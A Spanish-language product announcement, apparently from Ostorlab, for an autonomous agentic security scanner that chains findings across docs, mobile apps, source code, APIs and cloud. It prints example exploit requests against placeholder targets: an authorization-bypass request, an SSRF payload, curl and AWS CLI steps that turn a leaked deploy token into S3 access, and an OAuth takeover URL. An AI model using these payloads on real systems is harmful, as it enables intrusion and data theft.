Presentamos Multi-Asset Deep Agentic Scan: pruebas conectadas en toda la aplicación
Multi-Asset Deep Agentic Scan evalúa activos relacionados de tipo móvil, web, API, red, código fuente y documentación en una única investigación agéntica conectada.
Imagine un agente de seguridad autónomo al que se da acceso a la documentación de arquitectura de una organización, a sus esquemas de API, a su aplicación móvil, al código fuente del backend y a los servicios web en producción, todo dentro de la misma evaluación.
Esto es lo que ocurre cuando ese agente investiga a lo largo de los cinco límites entre activos en un único flujo de trabajo conectado:
- Lectura de la documentación: al ingerir la documentación de arquitectura para desarrolladores, el agente descubre una ruta privilegiada no publicitada:
/api/v2/user/elevate-tier. La documentación indica que este endpoint está estrictamente restringido a sesiones autenticadas del cliente móvil que utilizan firmas criptográficas de solicitud. - Análisis del esquema de la API: el agente inspecciona el esquema OpenAPI para determinar los parámetros esperados:
target_user_id,requested_tier: "enterprise_verified"y las cabeceras obligatorias (X-Device-Id,X-Timestamp,X-App-Signature). - Ingeniería inversa de la aplicación móvil: al descompilar el binario de la aplicación móvil (
.apk), el agente rastrea las rutinas de red para identificar cómo se generaX-App-Signature: una firma HMAC-SHA256 calculada sobre la marca de tiempo y el cuerpo de la solicitud. - Revisión del código fuente del backend: al contrastar con el repositorio del backend (
auth_middleware.py), el agente examina cómo valida el servidor las firmas entrantes. Detecta un fallo en la lógica de autorización: al pasar un parámetro de consulta no documentado?client_mode=legacy_sync, la función de verificación devuelveTruede forma prematura y omite por completo la comprobación de la firma criptográfica. - Ejecución de la validación en la API real: combinando la ruta de la documentación, el esquema de carga útil de OpenAPI, las cabeceras de cliente del binario móvil y la lógica de elusión del código fuente, el agente elabora y envía una solicitud HTTP real a la API. La solicitud tiene éxito, lo que demuestra una escalada de privilegios no autorizada y entrega una prueba de concepto verificada y reproducible.
POST /api/v2/user/elevate-tier?client_mode=legacy_sync HTTP/1.1
Host: api.target-app.com
X-Device-Id: mobile-client-anonymous
X-Timestamp: 1724687520
Content-Type: application/json

{
  "target_user_id": "usr_94827104",
  "requested_tier": "enterprise_verified"
}
HTTP/1.1 200 OK
Content-Type: application/json

{
  "status": "success",
  "user_id": "usr_94827104",
  "tier": "enterprise_verified",
  "auth_mode": "legacy_sync"
}
Por qué las herramientas aisladas pasan por alto las vulnerabilidades modernas
Los atacantes del mundo real no respetan los límites entre herramientas ni las taxonomías de activos. No compartimentan su reconocimiento en «escaneo SAST», «rastreo DAST» o «ingeniería inversa móvil». Para ellos, la huella de una empresa es una red continua e interconectada de relaciones de confianza, secretos compartidos e interfaces sin validar.
Buscan activamente las costuras entre sistemas: las líneas de falla exactas donde las suposiciones de un equipo o componente se rompen al interactuar con otro.
Las herramientas tradicionales de pruebas de seguridad fallan de forma sistemática frente a las arquitecturas modernas porque están limitadas, por diseño, a silos de un único activo:
┌─────────────────────────────────────────────────────────────────────────────┐
│                   THE SILOED SCANNING BLIND SPOT                           │
└─────────────────────────────────────────────────────────────────────────────┘

  [ Documentation ]  ──► Unread by scanners (Hidden routes, trust boundaries ignored)
          │
  [ Mobile Binary ]  ──► Analyzed in isolation (Client crypto verified; server blind)
          │
  [ Source Code   ]  ──► SAST flags 1,000+ theoretical flaws (No reachability)
          │
  [ Web API / App ]  ──► DAST blocked by 401/403 walls & missing client signatures
          │
  [ Network / Cloud] ──► Port scans show open ports (Zero business logic context)
1. SAST: ahogado en falsos positivos sin contexto de alcanzabilidad
Las herramientas de pruebas de seguridad de aplicaciones estáticas (SAST) analizan árboles de sintaxis abstracta (AST) dentro de los repositorios de código fuente. Aunque son eficaces para identificar patrones de código teóricos, el SAST adolece de una grave ceguera estructural: * Sin contexto de alcanzabilidad: el SAST no puede determinar si una rama de código vulnerable está realmente expuesta a través de una pasarela de API, desplegada detrás de un controlador de ingress o protegida por cortafuegos de red. * Fatiga de alertas: los ingenieros de seguridad y los desarrolladores se ven desbordados por cientos de advertencias sin priorizar, de las cuales más del 85% no son explotables en producción. * Falta de contexto de despliegue: el SAST no puede verificar si un método no autenticado se invoca con parámetros reales en tiempo de ejecución o si un middleware previo lo elude.
2. DAST: ante muros 401/403 y firmas criptográficas
Las pruebas de seguridad de aplicaciones dinámicas (DAST) y los escáneres de vulnerabilidades web de caja negra lanzan solicitudes HTTP a ciegas contra URL públicas desde el exterior:
* Barreras de autenticación: las aplicaciones modernas imponen autenticación multifactor, flujos OAuth y tokens de sesión vinculados al dispositivo. Las herramientas DAST pierden con frecuencia el estado de autenticación o no logran recorrer flujos de inicio de sesión complejos.
* Firmas criptográficas: cuando las API exigen cabeceras de cliente personalizadas (como firmas de solicitud HMAC-SHA256, TLS mutuo o nonces de marca de tiempo dinámicos generados dentro de una aplicación móvil), las solicitudes del DAST se rechazan de inmediato en el perímetro con 401 Unauthorized o 403 Forbidden.
* Desconocimiento de parámetros: el DAST no puede adivinar parámetros de depuración ocultos (como ?client_mode=legacy_sync) ni esquemas internos no documentados sin visibilidad interna.
3. AST móvil: aislado en el sandbox del cliente
Las herramientas de pruebas de seguridad de aplicaciones móviles descompilan APK e IPA para evaluar el refuerzo del lado del cliente, las implementaciones de almacenes de claves y la ofuscación: * Visibilidad unidireccional: el AST móvil confirma que una aplicación Android o iOS implementa una firma criptográfica sólida, un SSL pinning robusto y un almacenamiento local seguro. * Ceguera ante el backend: los escáneres móviles no tienen ninguna visibilidad sobre si el servidor de la API del backend aplica realmente esas comprobaciones criptográficas o si el código del servidor contiene elusiones de autorización heredadas.
4. Escáneres de red: sin semántica de aplicación
Los escáneres de red y de infraestructura recorren rangos de IP en busca de puertos TCP/UDP abiertos, validez de certificados TLS y banners de servicios expuestos:
* Sin lógica de negocio: un escáner de puertos identifica que el puerto 443 o 8080 está abierto, pero no puede comprender flujos de trabajo de API de varios pasos, cargas útiles JSON ni la lógica de autorización multiinquilino.
* Aislamiento del perímetro: los escáneres de red no pueden correlacionar un puerto interno abierto con una vulnerabilidad de una aplicación web externa que podría servir como vector de pivote.
Cuando las pruebas de seguridad se dividen en silos aislados, las vulnerabilidades críticas que abarcan documentación, binarios de cliente, repositorios de backend y entornos de nube en producción permanecen completamente invisibles.
Cadenas de ataque multisalto entre activos en el mundo real
Para demostrar cómo el razonamiento agéntico interconectado descubre vulnerabilidades complejas, consideremos tres cadenas de ataque multisalto concretas identificadas en huellas de aplicaciones del mundo real.
Cadena de ataque 1: documentación de arquitectura + SSRF en una aplicación web + pivote a microservicios internos
En las arquitecturas de nube modernas, las organizaciones despliegan con frecuencia microservicios internos sin autenticación, confiando por completo en los límites de red de la VPC para el aislamiento.
┌──────────────────────┐      ┌──────────────────────┐      ┌───────────────────────────┐
│ 1. Architecture Docs │ ───► │ 2. Public Web App    │ ───► │ 3. Internal Microservice  │
│ Discovers internal   │      │ Finds Blind SSRF     │      │ Extracts sensitive        │
│ billing endpoint     │      │ in avatar import     │      │ customer financial data   │
└──────────────────────┘      └──────────────────────┘      └───────────────────────────┘
┌─────────────────────────────────────────────────────────────────────────────┐
│ STEP-BY-STEP REASONING & EXECUTION FLOW                                     │
├─────────────────────────────────────────────────────────────────────────────┤
│ 1. INGESTION  : Agent indexes architecture docs (architecture_overview.md)  │
│                 Identifies: http://10.0.4.12:8080/internal/billing/export    │
│ 2. RECON      : Agent crawls public web portal (app.target-company.com)      │
│                 Locates image import: POST /api/v1/profile/avatar-fetch     │
│ 3. HYPOTHESIS : Web app lacks RFC 1918 private IP filtering → SSRF pivot    │
│ 4. EXECUTION  : Agent dispatches SSRF payload targeting internal billing IP │
│ 5. VALIDATION : Server returns raw JSON billing records (Verified PoC)      │
└─────────────────────────────────────────────────────────────────────────────┘
- Ingesta de la documentación de arquitectura: durante la fase de ingesta de documentación, el agente indexa las notas internas de diseño de la arquitectura (
architecture_overview.md). La documentación detalla un microservicio financiero interno desplegado enhttp://10.0.4.12:8080/internal/billing/export, señalando expresamente que el servicio funciona sin autenticación porque reside dentro de la subred privada interna de la VPC. - Descubrimiento de vectores en la aplicación web: al probar la aplicación web pública (
https://app.target-company.com), el agente analiza la configuración del perfil de usuario e identifica un endpoint de importación de imágenes en/api/v1/profile/avatar-fetchque acepta un parámetro remotoimage_url. - Síntesis del pivote entre activos: al correlacionar la IP y la ruta internas de la documentación con la entrada de URL sin validar de la aplicación web pública, el agente formula una hipótesis de pivote: usar el vector de falsificación de solicitudes del lado del servidor (SSRF) de la aplicación web para alcanzar el servicio interno de facturación sin autenticación.
- Ejecución real y exfiltración de datos verificada: el agente envía una carga útil JSON elaborada a través del endpoint web público. El servidor ejecuta la obtención desde el backend contra la subred interna y devuelve los registros de facturación de clientes en bruto directamente en la respuesta HTTP.
POST /api/v1/profile/avatar-fetch HTTP/1.1
Host: app.target-company.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
Content-Type: application/json

{
  "user_id": "usr_55102",
  "image_url": "http://10.0.4.12:8080/internal/billing/export?format=json&limit=2"
}
HTTP/1.1 200 OK
Content-Type: application/json

{
  "status": "imported",
  "raw_data": {
    "transactions": [
      {
        "tx_id": "tx_99812",
        "amount": 4250.00,
        "currency": "USD",
        "customer_email": "cfo@enterprise-corp.com",
        "card_last4": "4242"
      },
      {
        "tx_id": "tx_99813",
        "amount": 18900.00,
        "currency": "USD",
        "customer_email": "treasury@fintech-global.io",
        "card_last4": "1098"
      }
    ]
  }
}
El escaneo captura automáticamente este flujo de transacciones, confirma la explotabilidad total y genera una prueba de concepto determinista sin necesidad de triaje manual.
Cadena de ataque 2: fuga de secretos en el código fuente + API real + escalada de privilegios en IAM de la nube
Los secretos huérfanos en los historiales de commits de Git suelen escapar a la detección durante las revisiones de código rutinarias y conservan permisos de alto privilegio en los entornos de nube.
┌──────────────────────┐      ┌──────────────────────┐      ┌───────────────────────────┐
│ 1. Git Commit History│ ───► │ 2. Live API Gateway  │ ───► │ 3. Cloud Storage / IAM    │
│ Unearths orphaned    │      │ Exchanges token for  │      │ Lists & accesses          │
│ staging deploy token │      │ temporary STS keys   │      │ production database dumps │
└──────────────────────┘      └──────────────────────┘      └───────────────────────────┘
┌─────────────────────────────────────────────────────────────────────────────┐
│ STEP-BY-STEP REASONING & EXECUTION FLOW                                     │
├─────────────────────────────────────────────────────────────────────────────┤
│ 1. STATIC REPO: Agent scans Git history; extracts stg_deploy_9f8a87b3c1d2e4  │
│ 2. LIVE PROBE : Tests token against live API (api.target-company.com/v1/sts)│
│ 3. PERMISSIONS: Obtains STS credentials; enumerates attached IAM policies   │
│ 4. ESCALATION : Discovers wildcard s3:GetObject & s3:ListBucket privileges  │
│ 5. VALIDATION : Executes live S3 bucket listing of prod database backups    │
└─────────────────────────────────────────────────────────────────────────────┘
- Minería del historial de commits del repositorio: el agente audita el repositorio de código fuente, incluidas las ramas de staging sin fusionar y las diferencias de los commits. En un script archivado (
scripts/deploy_staging.sh) confirmado ocho meses antes, el agente descubre un token de despliegue activo:stg_deploy_9f8a87b3c1d2e4. - Autenticación en la API real: en lugar de limitarse a generar una advertencia estática sobre un secreto, el agente prueba la credencial candidata contra la pasarela de API de producción en
https://api.target-company.com/v1/internal/sts/token. La pasarela valida el token y emite credenciales de seguridad temporales de la nube (AWS_ACCESS_KEY_ID,AWS_SECRET_ACCESS_KEY,AWS_SESSION_TOKEN). - Evaluación de los límites de IAM en la nube: el agente inspecciona las políticas de IAM asociadas al rol de sesión asumido (
Role/StagingDeployer) y descubre que, aunque los permisos de cómputo están restringidos, los permisos de almacenamiento contienen un comodín excesivamente permisivo:s3:ListBucketys3:GetObjectsobrearn:aws:s3:::*. - Verificación real de datos sensibles en la nube: el agente ejecuta solicitudes firmadas contra el endpoint de almacenamiento en la nube y demuestra un acceso directo y no autorizado a las copias de seguridad de la base de datos de producción.
# Automated Proof of Concept generated by Multi-Asset Deep Agentic Scan:

# Step 1: Authenticate against live API with discovered repository secret
curl -s -X POST "https://api.target-company.com/v1/internal/sts/token" \
  -H "X-Deploy-Token: stg_deploy_9f8a87b3c1d2e4" \
  -H "Content-Type: application/json"

# Returned Session Credentials:
# {
#   "AccessKeyId": "ASIAIOSFODNN7EXAMPLE",
#   "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
#   "SessionToken": "AQoDYXdzEJr1...",
#   "Expiration": "2026-09-02T14:00:00Z"
# }

# Step 2: Validate live cloud storage access
aws s3 ls s3://prod-customer-backups-2026/ --region us-east-1

# Output:
# 2026-09-01 04:00:15  14.5GB  prod_db_dump_20260901.sql.gz
# 2026-09-02 04:00:12  14.8GB  prod_db_dump_20260902.sql.gz
Cadena de ataque 3: deep links móviles + configuración incorrecta de OAuth web + toma de control de cuentas
Las configuraciones de las aplicaciones móviles del lado del cliente suelen cruzarse de forma peligrosa con los proveedores de identidad del lado del servidor durante los flujos de autenticación de inicio de sesión único (SSO).
┌──────────────────────┐      ┌──────────────────────┐      ┌───────────────────────────┐
│ 1. Mobile Decompile  │ ───► │ 2. Web OAuth Server  │ ───► │ 3. Account Takeover       │
│ Uncovers exported    │      │ Identifies wildcard  │      │ Intercepts auth codes via │
│ custom deep link URI │      │ redirect_uri scheme  │      │ malicious redirect chain  │
└──────────────────────┘      └──────────────────────┘      └───────────────────────────┘
┌─────────────────────────────────────────────────────────────────────────────┐
│ STEP-BY-STEP REASONING & EXECUTION FLOW                                     │
├─────────────────────────────────────────────────────────────────────────────┤
│ 1. DECOMPILE  : Agent decompiles Android manifest & locates exported handler│
│                 Activity: OAuthRedirectActivity (scheme: myapp://auth/cb)   │
│ 2. CODE AUDIT : Activity accepts code & exchanges tokens without PKCE/state │
│ 3. OAUTH PROBE: Web OAuth server allows custom URI schemes for public client│
│ 4. SYNTHESIS  : Agent constructs crafted authorization URL with deep link   │
│ 5. VALIDATION : Intercepts authorization code, proving account takeover PoC │
└─────────────────────────────────────────────────────────────────────────────┘
- Ingeniería inversa de los deep links móviles: al descompilar el paquete de la aplicación Android (
.apk), el agente analizaAndroidManifest.xmly descubre una Activity exportada configurada para gestionar callbacks de deep links personalizados:
<activity android:name=".ui.auth.OAuthRedirectActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="myapp" android:host="auth" android:path="/callback" />
    </intent-filter>
</activity>
- Auditoría del intercambio de tokens en el cliente: en
OAuthRedirectActivity.kt, el agente descubre que, cuando la aplicación recibe un intent entrante que contiene un código de autorización (myapp://auth/callback?code=...), lo intercambia de inmediato por un token de sesión sin validar el parámetrostateni aplicar PKCE (Proof Key for Code Exchange). - Sondeo de los endpoints OAuth web: al probar el servidor de autorización OAuth 2.0 web (
https://auth.target-company.com/oauth/v2/authorize), el agente descubre que el servidor permite esquemas de URI personalizados para los ID de cliente públicos y realiza una validación laxa mediante expresiones regulares del parámetroredirect_uri. - Síntesis de la PoC de toma de control de cuentas: el agente construye un enlace de autorización de explotación:
https://auth.target-company.com/oauth/v2/authorize?client_id=web_client_public&response_type=code&redirect_uri=myapp://auth/callback&scope=openid%20profile%20email
Cuando una víctima autenticada visita este enlace, el servidor OAuth emite un código de autorización y redirige directamente al esquema de URI móvil personalizado. Cualquier aplicación maliciosa registrada en el dispositivo o un gestor de redirección web fraudulento intercepta el código de autorización, lo que da lugar a una toma de control de la cuenta completa y sin interacción.
El cambio de paradigma: red teaming autónomo con un grafo cognitivo unificado
Los enfoques tradicionales intentan salvar los silos de herramientas ejecutando escáneres independientes en paralelo y agregando sus hallazgos en un panel central de gestión de vulnerabilidades.
Esta agregación fracasa porque agregar no es correlacionar, y correlacionar no es razonar.
Un panel que muestra un secreto estático de Git junto a un puerto abierto de un escaneo de red no puede reconocer que el secreto desbloquea la API de ese puerto. Multi-Asset Deep Agentic Scan representa un cambio de paradigma fundamental: un red team autónomo que opera sobre un grafo cognitivo unificado.
┌─────────────────────────────────────────────────────────────────────────────┐
│                   UNIFIED COGNITIVE ATTACK GRAPH                            │
└─────────────────────────────────────────────────────────────────────────────┘
                                       │
            ┌──────────────────────────┼──────────────────────────┐
            ▼                          ▼                          ▼
    [Documentation]             [Mobile Binary]            [Source Code]
    - Routes & Endpoints        - Cryptographic signing    - Logic bypass flaws
    - Internal network IP       - Exported deep links      - Leaked secrets
            │                          │                          │
            └──────────────────────────┼──────────────────────────┘
                                       ▼
                       [Dynamic Hypothesis Engine]
                     "Can Secret A unlock API Route B?"
                     "Can SSRF C reach Internal Service D?"
                                       │
            ┌──────────────────────────┴──────────────────────────┐
            ▼                                                     ▼
     [Live Web Application]                               [Cloud Infrastructure]
     - Runtime parameter testing                          - IAM privilege evaluation
     - Live exploit verification                          - Data access proof
                                       │
                                       ▼
                     [Verified Proof of Concept (PoC)]
                     Zero Hallucinations · 100% Signal
El ciclo de razonamiento autónomo entre activos
En lugar de ejecutar scripts lineales, Multi-Asset Deep Agentic Scan ejecuta un bucle cognitivo iterativo sobre todos los activos suministrados:
- Ingesta de entidades y relaciones: cada ruta descubierta en la documentación, cada algoritmo criptográfico descompilado de una aplicación móvil, cada rama de código analizada desde Git y cada parámetro observado en el tráfico web se asigna como un nodo interconectado dentro de un grafo semántico compartido.
- Formulación dinámica de hipótesis: cuando se descubre nueva evidencia en un activo, el motor cognitivo formula hipótesis de seguridad activas sobre los demás activos incluidos en el alcance (p. ej., «¿Funciona el parámetro de elusión encontrado en
auth_middleware.pyen el endpoint real/api/v2/user/elevate-tierdescubierto en la documentación de OpenAPI?»). - Síntesis dirigida de cargas útiles: el agente sintetiza cargas útiles de explotación sensibles al contexto que combinan parámetros de los esquemas, la lógica de firma de los binarios y los secretos del código.
- Ejecución real y verificación del estado: el agente envía las cargas útiles contra entornos de ejecución reales, observa las respuestas y adapta su estrategia según la respuesta del servidor.
- Entrega de una prueba de concepto determinista: los hallazgos se notifican solo tras una verificación real satisfactoria, lo que garantiza que cada alerta del informe final esté respaldada por una prueba de concepto reproducible y validada.
Pruebas profundas para cada activo, investigación conectada entre todos ellos
Multi-Asset Deep Agentic Scan no sacrifica la profundidad específica de cada activo a cambio de una amplia cobertura entre activos. Cada activo incluido en una evaluación se analiza con escáneres especializados y agentes específicos de su dominio:
- Aplicaciones móviles: análisis estático y dinámico completo, descompilación de binarios, manipulación de intents, auditoría criptográfica e inspección del almacenamiento del cliente.
- Aplicaciones web y API: rastreo profundo con estado, pruebas de flujos de autenticación, evaluación de la lógica de negocio, pruebas de inyección y validación de esquemas OpenAPI.
- Repositorios de código fuente: análisis del flujo de control a nivel de AST, seguimiento de datos contaminados, auditoría de la lógica de autorización e inspección de secretos en el historial de commits.
- Servicios de red y nube: enumeración de servicios, verificación de políticas de perímetro y pruebas de los límites de IAM en la nube.
- Documentación y especificaciones: ingesta de especificaciones OpenAPI/Swagger, colecciones de Postman, diagramas de arquitectura y documentación interna de ingeniería.
┌─────────────────────────┬───────────────────────────────────┬───────────────────────────────────┐
│ Assessment Capability   │ Traditional Siloed Scanners       │ Multi-Asset Deep Agentic Scan     │
├─────────────────────────┼───────────────────────────────────┼───────────────────────────────────┤
│ Attack Surface Scope    │ Single asset per scan             │ Unified multi-asset application   │
│ Cross-Boundary Pivots   │ Impossible (Strictly isolated)    │ Native multi-hop reasoning        │
│ Authentication Handling │ Blocked by custom headers/crypto  │ Reverses client auth & signatures │
│ Finding Validation      │ Theoretical alerts & warnings     │ Executable, verified PoCs         │
│ False Positive Rate     │ High (Requires manual triage)     │ Reduced (Execution-verified)      │
│ Context Sharing         │ Zero context between tools        │ Real-time unified cognitive graph │
└─────────────────────────┴───────────────────────────────────┴───────────────────────────────────┘
Un solo perfil para activos de aplicación relacionados

Un Multi-Asset Deep Agentic Scan puede incluir:
- Un activo móvil, seleccionado desde una tienda de aplicaciones (Google Play o Apple App Store) o cargado directamente como archivo APK, AAB o IPA.
- Aplicaciones web y API web, configuradas con credenciales de autenticación o definiciones OpenAPI/Swagger.
- Rangos de red y perímetros de nube, dirigidos a rangos de IP, dominios y endpoints de nube expuestos al público.
- Repositorios de código y archivos de código fuente, compatibles con repositorios Git, archivos zip y repositorios privados.
- Archivos de documentación de apoyo, incluidas especificaciones OpenAPI/Swagger, colecciones de Postman, PDF de arquitectura y documentos de diseño en Markdown.
Se pueden añadir a una evaluación varios activos que no sean móviles sin restricciones. Todos los activos suministrados comparten la configuración del escaneo, intercambian información en tiempo real y alimentan un único informe de seguridad consolidado.
Los usuarios pueden elegir entre los Cybermodels de Ostorlab o aportar sus propias claves de API mediante Bring Your Own Key (BYOK). Las evaluaciones pueden configurarse en tres niveles de esfuerzo distintos:
- Core: validación rápida y automatizada entre activos para pipelines de CI/CD y ciclos de versiones continuos.
- Advanced: exploración agéntica multisalto en profundidad, pensada para auditorías programadas de cumplimiento normativo y de seguridad.
- Elite: red teaming autónomo exhaustivo con exploración profunda de hipótesis y síntesis completa de rutas de ataque.
Un alcance conectado para las aplicaciones modernas
Las aplicaciones modernas son ecosistemas distribuidos e interconectados. Protegerlas exige pruebas de seguridad que reflejen cómo se construye realmente el software, y cómo irrumpen realmente los atacantes.
Multi-Asset Deep Agentic Scan ofrece a los equipos de seguridad una capacidad de pruebas autónoma y transfronteriza entre activos que investiga cada activo en profundidad, sigue pistas a través de las costuras entre sistemas y demuestra el riesgo de negocio real con pruebas de concepto validadas.
Inicie un Multi-Asset Deep Agentic Scan para evaluar hoy su ecosistema de aplicaciones conectadas.